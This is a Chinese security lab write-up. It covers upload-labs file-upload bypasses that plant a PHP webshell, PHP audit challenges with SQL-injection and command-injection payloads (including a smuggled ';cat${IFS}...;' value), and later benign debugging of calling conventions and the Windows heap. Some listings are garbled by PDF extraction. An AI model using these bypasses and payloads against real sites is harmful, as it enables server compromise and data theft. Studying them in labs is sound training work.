
第二关不再是前端检验,而是通过\$_FILES['upload_file']['type']来检验 MIME 是 否为图片格式。使用第一关中的步骤上传.jpg 后缀的 shell,其 MIME 自动为 image/jpeg,所以可以绕过。

还有一种方式就是直接上传 php 文件,然后修改 Content-Type 的值为 image/jpeg 来绕过。

直接上传 shell.php, 然后抓包修改 Content-Type 的值如下:



修改完成后重新发包,可以看到回显了路径,访问即可:




4 3 Pass-03

这一题是黑名单过滤,不允许上传 asp、aspx、php、jsp 为后缀的文件,但实际上除了.php 后缀会被解析成 php 文件,如通过上传不受欢迎的 php 扩展来绕过黑名单。例如: pht,phpt,phtml,php3,php4,php5,php6 都有可能被解析 php 文件。

于是这里我们将 shell 文件的后缀改为.phtml 上传,可以得到重命名后的文件地址:

访问该地址,发现文件被成功解析:




4.4 Pass-04

这一题同样是黑名单过滤,但是过滤了很多后缀,所以无法通过不常见的后缀来绕过了。但是我们可以上传 apache 的.htaccess 文件,通过在其中写入一定的配置指令,从而使服务端可以将该文件同目录下指定的文件解析为 php 文件。

构造.htaccess 文件的内容如下,上传后可以使同目录的 shell.jpg 文件被当作 php 文件解析。

```
<FilesMatch "shell.jpg">
   SetHandler application/x-httpd-php
</FilesMatch>
```

所以再我们上传名为 shell.jpg 的木马文件即可,同样访问会显得文件路径即可,可以看到虽然使 jpg 后缀,仍然可以解析:



4.5 Pass-05

这是作者在 2019 年 11 月新增的一个 Pass-5,源码中的黑名单过滤了很多后缀,且过滤了.htaccess,并且统一了文件名的大小写、去掉了空格。


但是这里没有过滤 .user.ini 文件,我们可以在该文件中修改 php.ini 中的一些配置 选项,从而进行绕过。而使用该文件的条件是其目录下必须有个可执行的 php 文件,作 者在 upload 目录下为我们提供了一个 readme.php。除此之外,这题需要在 Nginx+php 的环境下操作。

我们构造的.user.ini 文件内容如下:

auto_prepend_file=shell.jpg

这是 php.ini 的一个选项,意思是在加载 php 文件之前先加载 shell.jpg 文件,相当于包含了该文件的内容。

所以我们再上传含有一句话木马的 shell.jpg 文件,然后访问 upload 目录下的 readme.php,这样解析该 php 文件前会自动包含我们的 shell 代码:




4.6 Pass-06

这一关的黑名单过滤了很多后缀,也过滤了.htaccess 和.ini,所以不能使用上面的方式了。

但是后端在处理文件名时,并没有进行大小写的转换,而在 Windows 环境下的文件名及后缀是不区分大小写的。(Linux 则需要看具体的环境配置)

因此可以使用大小写的后缀来绕过黑名单,如上传后缀为 Php 的木马。



第 21 页

5 PHP 代码审计实验

5.1 in array 函数缺陷

(1) 漏洞成因

in_array()函数使用不当,第三个参数未设置为 true,导致在进行比较时对文件名进行了强制类型转换,从而绕过白名单。例如,若白名单为 range(1,24),而文件名为 2Lethe.php,在用 in_array()比较时,会强制转换为 2,从而绕过判断,造成任意文件上传。

(2) 例题题解

题目代码如下:

```
//index.php
<?php
include 'config.php';
$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
   die("连接失败: ");
}
$sql = "SELECT COUNT(*) FROM users";
$whitelist = array();
$result = $conn->query($sq1);
if($result->num rows > 0){
   $row = $result->fetch_assoc();
   $whitelist = range(1, $row['COUNT(*)']);
$id = stop_hack($_GET['id']);
$sql = "SELECT * FROM users WHERE id=$id";
if (!in_array($id, $whitelist)) {
   die("id $id is not in whitelist.");
}
$result = $conn->query($sq1);
if($result->num_rows > 0){
   $row = $result->fetch_assoc();
   echo "<center>";
   foreach ($row as $key => $value) {
      echo "<center>$key</center>";
      echo "<center>$value</center></r>
   echo "</center>";
```

```
}
else{
    die($conn->error);
}
?>
```

功能是一个查询用户资料的网页, id 参数用 in_array()进行了判断,且第三个参数为设置为 true,存在漏洞,只要 payload 的第一个字母为范围内的数字即可绕过 in_array()进行注入




但是 stop_hack() 函数过滤了很多关键词,如下:

这可以考虑使用盲注或者报错注入,但是报错注入一般需要用到 concat 之类的字符串拼接语句,这里也被过滤了,根据作者提供的文章,可以使用 make_set()函数实现报错注入。

```
?id=1 and updatexml(1,make_set(7,0x7e,(select user()),0x7e),1)
```

XPATH syntax error: '~,root@localhost,~'



现在还有一个问题,题目过滤了 or,也就是不能从 information_schema 库中获得表名和列名,但实际上我们还可以从 sys 库的 schema_table_statistics 表中获得表名:

```
?id=1 and updatexml(1,make_set(7,0x7e,(select table_name from
sys.schema_table_statistics limit 1,1),0x7e),1)
```



但是列名就没有其他办法获得了,我所知道的无列名注入至少也需要用到星号(*),而这里星号也被过滤了,所以列名就只能靠猜了:



5.2 filter_var 函数缺陷

代码如下:

```
<?php
$url = $_GET['url'];
if(isset($url) && filter_var($url, FILTER_VALIDATE_URL)){
    $site_info = parse_url($url);
    if(preg_match('/sec-redclub.com$/',$site_info['host'])){
        exec('curl "'.$site_info['host'].'"', $result);
}</pre>
```

输入的网址首先经过 filter_var()判断是否符合 uri 格式要求,然后用 parse_url() 提取出其中的 host 部分,拼接到 exec()函数里,而 url 是可控的,明显思路是要利用 exec()来命令执行。

可以使用如下 payload 进入命令执行,引号用来闭合 curl 后面的引号,分号则用来闭合命令,从而执行 ls 命令,并且由于 parse_url()的解析问题,会把第一个分号后面的内容当作 host 部分,则绕过了正则匹配检查。

?url=lethe://";ls;"sec-redclub.com


You have curl ";ls;"sec-redclub.com succ



然后读取 flag 文件,这里不能直接使用空格,可以用\${IFS}代替空格执行 cat 命令:

?url=lethe://";cat\${IFS}f1agi3hEre.php;"sec-redclub.com

You have curl ";cat\${IFS}f1agi3hEre.php;":



5.3 实例化任意对象漏洞

(1)漏洞成因:

面向过程编程时,用户可以控制实例化的对象及参数,从而利用某些 PHP 内部类实现攻击,如利用 SimpleXMLElement 类进行 XXE 攻击。

(2) 例题题解

代码如下:

```
// index.php
<?php
class NotFound{
   function __construct()
       die('404');
spl autoload register(
   function ($class){
       new NotFound();
   }
);
$classname = isset($_GET['name']) ? $_GET['name'] : null;
$param = isset($_GET['param']) ? $_GET['param'] : null;
$param2 = isset($_GET['param2']) ? $_GET['param2'] : null;
if(class_exists($classname)){
   $newclass = new $classname($param,$param2);
   var dump($newclass);
   foreach ($newclass as $key=>$value)
       echo $key.'=>'.$value.'<br>';
```

可以看到\$newclass = new \$classname(\$param,\$param2);中的类名以及两个参数都是我们可控的,也就是我们可以任意实例化对象;经 class_exists 判断类若不存在,则调用 spl_autoload_register 函数返回 404。

首先我们需要知道 flag 在哪个文件中,在 PHP 的内置类中可以用 GlobIterator 类来遍历文件系统,其构造函数的第一个参数为要搜索的文件名,第二个参数为选择文件的哪个信息作为键名,构造 payload 如下:

```
?name=GlobIterator&param=./*.php&param2=0
```

```
object(GlobIterator)#2 (4) { ["pathName":"SplFileInfo":private] => string(16) "./f1agi3hEre.php" ["fileName":"SplFileInfo":private] => string(14) "f1agi3hEre.php" ["glob":"DirectoryIterator":private] => string(14) "glob://./*.php" ["subPathName":"RecursiveDirectoryIterator":private] => string(0) "" } ./f1agi3hEre.php => ./f1agi3hEre.php
./index.php => ./index.php
```



既然得到了 flag 的文件名,下一步就是读文件,作者的思路是实例化 SimpleXMLElement 类来进行 XXE。

但是我的思路是:既然可以任意实例化类,那么 PHP 有没有内置类可以直接读文件呢?经过搜索,找到了 SplFileObject 类,该类是 PHP 通常用来读取大文件的类,其构造函数接收的第一个参数为文件名,第二个参数为文件打开模式,如 r。

```
SplFileObject::__construct

(PHP 5 >= 5.1.0, PHP 7)
SplFileObject::__construct — Construct a new file object

Description

public SplFileObject::__construct ( string $filename [, string $open_mode = "r" [, bool $use_include_path = FALSE [, resource $context ]]] )

Construct a new file object.
```

于是构造下列 payload:

```
?name=SplFileObject&param=./flagi3hEre.php&param2=r
```

成功读取到了文件内容:

```
object(SplFileObject)#2 (5) { ["pathName":"SplFileInfo":private] => string(16) "./f1agi3hEre.php" ["fileName":"SplFileInfo":private] => string(14) "f1agi3hEre.php" ["openMode":"SplFileObject":private] => string(1) "r" ["delimiter":"SplFileObject":private] => string(1) "," ["enclosure":"SplFileObject":private] => string(1) """ } 0 => 1 => $flag = "HRCTF{X33_W1tH_S1mpl3Xml3l3m3nt}"; 2 => ?>
```



6 函数调用栈帧调试

6.1 cdec1


程序代码:

```
void __cdecl demo_cdecl(int x, int y, int z, int w)
{
   int sum = x + y + z + w;
}
int main ()
{
   demo_cdecl(1, 2, 3, 4);
   return 0;
}
```

在 32 位的 Windows XP 上使用 VC6.0 编译,用 x32dbg 进行动态调试:

```
00401067
                                     PUSH ESI
€ 00401068
                                     PUSH EDI
                                     LEA EDI, DWORD PTR SS:[EBP - 40]
00401069
■ 0040106C
                                     MOV ECX, 10
00401071
                                     MOV EAX, CCCCCCCC
00401076
                                     REP STOSD
€ 00401078
                                     PUSH 4
■ 0040107A
                                     PUSH 3
■ 0040107C
                                     PUSH 2
                                     CALL cdecl.401005 使用CALL调用函数
■ 0040107E
00401080
                                     ADD ESP, 10
XOR EAX, EAX
00401085
00401088
■ 0040108A
                                     POP EDI
■ 0040108B
                                     POP ESI
■ 00401080
                                     POP EBX
■ 0040108D
                                     ADD ESP, 40
```


此时栈帧情况如下:




然后继续运行,进入 demo_cdecl 函数栈帧,这里在执行 CALL 的时候,实际上已经将 CALL 语句的下一句 ADD ESP,10 所在地址 00401085 压栈作为返回地址:



demo_cdecl 函数如下:



在执行 MOV DWORD PTR SS:[EBP - 4], EAX 语句后栈和寄存器情况如下: ① 栈:



②寄存器:

```
EAX
     0000000A -
EBX
     00230000
ECX
     00000000
     007D14F0
                  &"ALLUSERSPROFILE=C:\\ProgramData"
EBP 0019FECC
                  被调用方的EBP和ESP
ESP 0019FE7C
     004010F0
                  <cdecl.EntryPoint>
ESI
EDI
     0019FECC
```

被调用函数执行完 RET 后寄存器内容如下:

```
A0000000
EBX
     00230000
ECX
     00000000
                  &"ALLUSERSPROFILE=C:\\ProgramData"
     007D14F0
EBP
     0019FF30
                二调用方的EBP和ESP
ESP
     0019FED4 -
                  <cdecl.EntryPoint>
ESI
     004010F0
    0019FF30
                  返回地址,即CALL的下一句
                  cdecl.00401085
EIP 00401085
```

执行完 ADD ESP, 10 后调用方将堆栈清理:



6.2 stdcall

程序代码:

```
void __stdcall demo_stdcall(int x, int y, int z, int w)
{
    int sum = x + y + z + w;
}
int main ()
{
    demo_stdcall(1, 2, 3, 4);
    return 0;
}
```

与 cdec1 的区别就是 stdcal1 的堆栈是由被调用方清理的,因此这里只介绍有所区别的地方。

首先可以看到调用方在 CALL 语句后面并没有堆栈清理的语句:

然后转入被调用函数,函数栈帧的其他操作与 cdec1 一致,只是最后的 RET 语句变为了 RET 10 语句,也就是在执行完该语句后,被调用方清理了 16 个字节的栈帧(也就是入 栈的 4 个参数所占用的栈帧):

```
MOV EBP, ESP
€30401023 €30401026
                                                                    SUB ESP, 44
PUSH EBX
00401027
00401028
                                                                    PUSH ESI
PUSH EDI
00401029
00401020
                                                                     LEA EDI, DWORD PTR SS:[EBP - 44]
                                                                   LEA EDI, DWORD PTR SS:[EBP - 44]
MOV ECX, 11
MOV EAX, CCCCCCC
REP STOSD
MOV EAX, DWORD PTR SS:[EBP + 8]
ADD EAX, DWORD PTR SS:[EBP + 10]
ADD EAX, DWORD PTR SS:[EBP + 14]
MOV DWORD PTR SS:[EBP - 4], EAX
POPE ENI
■88481836
€2040103B
€2040103E
100401041
00401044
00401047
00401048
                                                                    POP EDI
POP ESI
                                                                     POP EBX
                                                                    MOV ESP, EBP
POP EBP
■3040104A
9949194D
```

函数返回后, 堆栈已被清理, 调用方直接从返回地址开始继续运行即可:

```
返回到 stdcall.sub 40100A+7B 自 stdcall.0040100
0019FED0
         00401085
0019FED4
         00000001
0019FED8
         00000002
                     ▶被调用方执行完RETN 10后,将堆栈清理
0019FEDC
         00000003
0019FEE0
         00000004
0019FEE4 < 004010F0
                    stdcall.EntryPoint
0019FEE8 < 004010F0
                    stdcall.EntryPoint
```

6.3 fastcall


程序代码:

```
void __fastcall demo_fastcall(int x, int y, int z, int w)
{
   int sum = x + y + z + w;
}
int main ()
{
   demo_fastcall(1, 2, 3, 4);
   return 0;
}
```

调用者的代码如下:

```
REP STOSD
                                                                                                                                                                                   100401088
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        PUSH 4
                                                                                                                                                                                   €9949198A
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        PUSH 3
                                                                                                                                                                                   ■86491680
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        MOV EDX, 2
                                                                                                                                                                                     €88481891
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      MOV ECX, 1 SUPERING TO SUPER
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        MOV ECX, 1
EIP
                                                                                                                                                                                   00401096
                                                                                                                                                                                     ●0040109B
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        XOR EAX, EAX
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        POP EDI
                                                                                                                                                                                   €0040109E
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        POP ESI
```

执行 CALL 语句的栈帧及寄存器状态如下:



```
EAX CCCCCCCC
EBX 00311000
ECX 00000001
EDX 00000002
EBP 0019FF30
ESP 0019FED8
ESI 00401100 <fastcall.EntryPoint>
EDI 0019FF30
EIP 00401005 fastcall.00401005
```

进入被调用的函数后,代码如下:


```
MOV EBP, ESP
SUB ESP, 4C
PUSH EBX
(20401021
(20401023
 20401027
                                                                            PUSH ESI
                                                                            PUSH EDI
PUSH ECX
 00401028
 @0401029
 00401024
                                                                            LEA EDI, DWORD PTR SS:[EBP - 4C]
                                                                           MOV ECX, 13
MOV EAX, CCCCCCCC
REP STOSD
POP ECX
(3040102D
(30401032
■00401037
                                                                           MOV DWORD PTR SS:[EBP - 8], EDX
MOV DWORD PTR SS:[EBP - 4], ECX
MOV EAX, DWORD PTR SS:[EBP - 4]
ADD EAX, DWORD PTR SS:[EBP - 8]
ADD EAX, DWORD PTR SS:[EBP + 8]
ADD EAX, DWORD PTR SS:[EBP + C]
MOV DWORD PTR SS:[EBP + C]
MOV DWORD PTR SS:[EBP - C], EAX-POP EDI
●0040103A
●0040103D
100401046
 0040104F
00401050
00401051
                                                                            POP ESI
POP EBX
                                                                            MOV ESP, EBP
POP EBP
 ■30401054
 0040105
```

首先将 EBP 入栈,这里需要关注一下 EBP 的值为 0019FED4,因为后续寻找参数时都是基于 EBP 的,如下:



第 32 页

当运行下面两句代码后,将 EDX 和 EXC 中的前两个参数值分别压入了栈中 EBP-8 和 EBP-4 的位置:




所以当前 4 个参数所在的位置如下:

名称	表达式	值
参数2	[EBP + c]	4
参数1	[EBP + 8]	3
局部变量1	[EBP - 4]	1
局部变量2	[EBP - 8]	2

这样就很好理解下面的累和操作了:





fastcall 的堆栈清理也是有被调用方完成的,可以看到被调用函数的最后一句为 RET 8,即在函数返回时即清理在调用前压入栈中的后两个参数(8 个字节)。



函数返回后调用方不需要进行堆栈清理操作,直接从返回地址继续运行即可。

6.4 thiscall

程序代码:


```
class CSum
{
public:
    int Add(int a, int b)
    {
       return a + b;
    }
};

void main()
{
    CSum sum;
    sum.Add(1, 2);
}
```


调试过程:

然后进入被调用方,代码如下:

在执行完加法操作后寄存器状态如下:



thiscall 也是由被调用方进行堆栈清理,在执行完 RET 8 后,清理 8 字节的堆栈并将返回地址 POP 到 EIP 中,调用方在函数返回后直接从返回地址继续运行:



7 堆原理调试

7.1 工作原理

实验环境如下:


	推荐使用环境	备注
操作系统	Windows20000 虚拟机	分配策略对操作系统非常敏感
编译器	Visual C++ 6.0	默认编译选项
编译选项	默认编译选项	VS2003/VS2005 的 GS 选项将导致实验失败
build 版本	release	如果使用 debug 版本,实验将会失败
调试器	OllyDbg	需要设置为默认调试器

调试代码如下:

```
#include <windows.h>
main()
   HLOCAL h1, h2, h3, h4, h5, h6;
   HANDLE hp;
    hp = HeapCreate(0,0x1000,0x10000);
   __asm int 3
   h1 = HeapAlloc(hp, HEAP ZERO MEMORY, 3);
   h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 5);
   h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 6);
    h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    h5 = HeapAlloc(hp, HEAP ZERO MEMORY, 19);
    h6 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);
    // free block and prevent coaleses
   HeapFree(hp,0,h1); //free to freelist[2]
   HeapFree(hp,0,h3); //free to freelist[2]
   HeapFree(hp, 0, h5); //free to freelist[4]
   HeapFree(hp,0,h4); // coalese h3,h4,h5,link the large block to freelist[8]
    return 0;
```


调试过程:

- (1) 在 VC6.0 中设置 build 为 Release 版本,并在 OllyDbg 中"Options"菜单中选中 "Just-in-time debugging",单击"Make OllyDbg just-in-time debugger",然后单击"Done" 按钮确认。
- (2)运行上面程序之后,在系统出现错误提示的时候,选择"取消",将会进入 **OD** 进行调试:



第 36 页


- (3)使用 Alt+M 可以查看当前内存映射状态,一般来说,进程中会存在若干堆区,如下:
- ①为测试进程包含的一个始于 0x00130000 大小为 0x6000 的进程堆,可以通过 GetProcessHeap()获得这个堆的句柄。
- ②为 malloc 创建的堆。
- ③为我们代码中创建的堆。



7.2 识别堆表

在程序初始化过程中,malloc 使用的堆和进程堆都已经经过了若干次分配和释放操作, 里边的堆块相对比较"凌乱"。因此,我们在程序中使用 HeapCreate()函数创建一个新 的堆进行分析。

HeapCreate()成功地创建了堆区之后,会把整个堆区的起始地址返回给 EAX,这里是 0x00360000:



通过 Ctrl+G 到 0x00360000 的内存中进行查看, 从 0x00360000 开始, 堆表中包含的

信息依次是段表索引(Segment List)、虚表索引(Virtual Allocation list)、空表使用标识(freelist usage bitmap)和空表索引区。

我们主要观察偏移 0x178 处的空表索引区,偏移 0x00360178 即为是空表的头。可以看到:

- freelist[0]指向目前堆中唯一的一个尾块(0x00360688),共八个字节(前四个字节是前向指针,后四个字节时后向指针)。
- 除零号空表索引外,其余各项索引都指向自己,说明这些空闲链表都为空。

		-															
Address	He	c di	ump														ASCII
00360130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360150	00	DA	E PERFE	199	00	00	00	00	00	00	00	00	00	00	00	00	指向0x00360688
00360160	00.	00	00	00	00	00	00	00	00	00	00	00	01	00	00	00	····
00360170	00	00	00	00	00	00	00	00	88	06	36	00	88	06	36	00	
00360180	80	01	36	00	80	01	36	00	88	01	36	00	88	01	36	00	€□6.€□6.?6.?6.
00360190	90	01	36	00	90	01	36	00	98	01	36	00	98	01	36	00	?6.?6.?6.?6.
003601A0	A0	01	36	00	A0	01	36	00	A8	01	36	00	A8	01	36	00	?6.?6.?6.?6.
003601B0	во	01	36	00	во	01	36	00	в8	01	36	00	в8	01	36	00	?6.?6.?6.?6.
003601C0	C0	01	36	00	CO	01	36	00	С8	01	36	00	С8	01	36	00	?6.?6.?6.?6.
003601D0	D0	01	36	00	D0	01	36	00	D8	01	36	00	D8	01	36	00	?6.?6.?6.?6.
003601E0	E0	01	36	00	E0	01	36	00	E8	01	36	00	E8	01	36	00	?6.?6.?6.?6.
003601F0	F0	01	36	00	F0	01	36	00	F8	01	36	00	F8	01	36	00	?6.?6.?6.?6.
00360200	00	02	36	00	00	02	36	00	08	02	36	00	08	02	36	00	. 🗆 6 🗆 6 . 🗆 🗆 6 . 🗆 🗆 6 .
00360210	10	02	36	00	10	02	36	00	18	02	36	00	18	02	36	00	006.006.006.006.
00360220	20	02	36	00	20	02	36	00	28	02	36	00	28	02	36	00	□6. □6.(□6.(□6.
00360230	30	02	36	00	30	02	36	00	38	02	36	00	38	02	36	00	0□6.0□6.8□6.8□6.
00360240	40	02	36	00	40	02	36	00	48	02	36	00	48	02	36	00	@□6.@□6.н□6.н□6.
00360250	50	02	36	00	50	02	36	00	58	02	36	00	58	02	36	00	P□6.P□6.X□6.X□6.
00360260	60	02	36	00	60	02	36	00	68	02	36	00	68	02	36	00	`□6.`□6.h□6.h□6.
00360270																	p□6.p□6.x□6.x□6.
00360280	80																€□6.€□6.?6.?6.
00360290	90	02	36	00	90	02	36	00	98	02	36	00	98	02	36	00	?6.?6.?6.?6.
003602A0	I																?6.?6.?6.?6.
	во																?6.?6.?6.?6.
003602C0	CO																?6.?6.?6.?6.
																	?6.?6.?6.?6.
																	?6.?6.?6.
																	?6.?6.?6.?6.

可以看到块尾(0x00360688)的指针同样是指向 freelist[0]的(0x00360178):

7.3 堆块的分配

堆块的分配细节如下:

● 堆块大小包含块首,故,如果申请32字节,那么实际被认为申请的是40字节(8字

节块首+32 字节块身)

- 堆块的单位是8字节,不足8字节将按8字节分配
- 初始状态下,快表和空表为空,不存在精确分配。所以将使用次优块分配,即尾块
- 由于次优分配,尾块会被陆续切走一些小块,它的块首中的 size 信息会改变,并且 freelist[0]会指向新的尾块位置。

所以对于我们程序中的前 6 次连续的内存请求,实际分配情况如下:

堆句柄	请求字节数	实际分配 (堆单位)	实际分配 (字节)
H1	3	2	16
H2	5	2	16
Н3	6	2	16
Н4	8	2	16
Н5	19	4	32
Н6	24	4	32

在 CPU 窗口,命令 F8 单步执行程序到地址:0x0040102B 处,这时我们执行完了

```
h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 3);
```

当 h1 被分配以后直接查看 freelist[0] (0x00360178), 发现指向的地址由 0x00360688 变成了 0x00360698:

0040101D	CC	INT3
0040101E	8B3D 04504000	MOV EDI, DWORD PTR DS: [<&KERNEL32.HeapAl] ntdll.Rt
00401024	6A 03	PUSH 3
00401026	6A 08	PUSH 8
00401028	56	PUSH ESI
00401029	FFD7	CALL EDI
0040102B	6A 05	PUSH 5
0040102D	6A 08	PUSH 8
0040102F	56	PUSH ESI
00401030	8BD8	MOV EBX, EAX
00401032	FFD7	CALL EDI
Address	Hex dump	ASCII
00360130	00 00 00 00 00 0	0 00 00 00 00 00 00 00 00 00 00
00360140	00 00 00 00 00 0	0 00 00 00 00 00 00 00 00 00 00
00360150	00 00 00 00 00 0	0 00 00 00 00 00 00 00 00 00 00

00360130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360160	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	00	
00360170	00	00	00	00	00	00	00	00	98	06	36	00	98	06	36	00	?6. ?6.
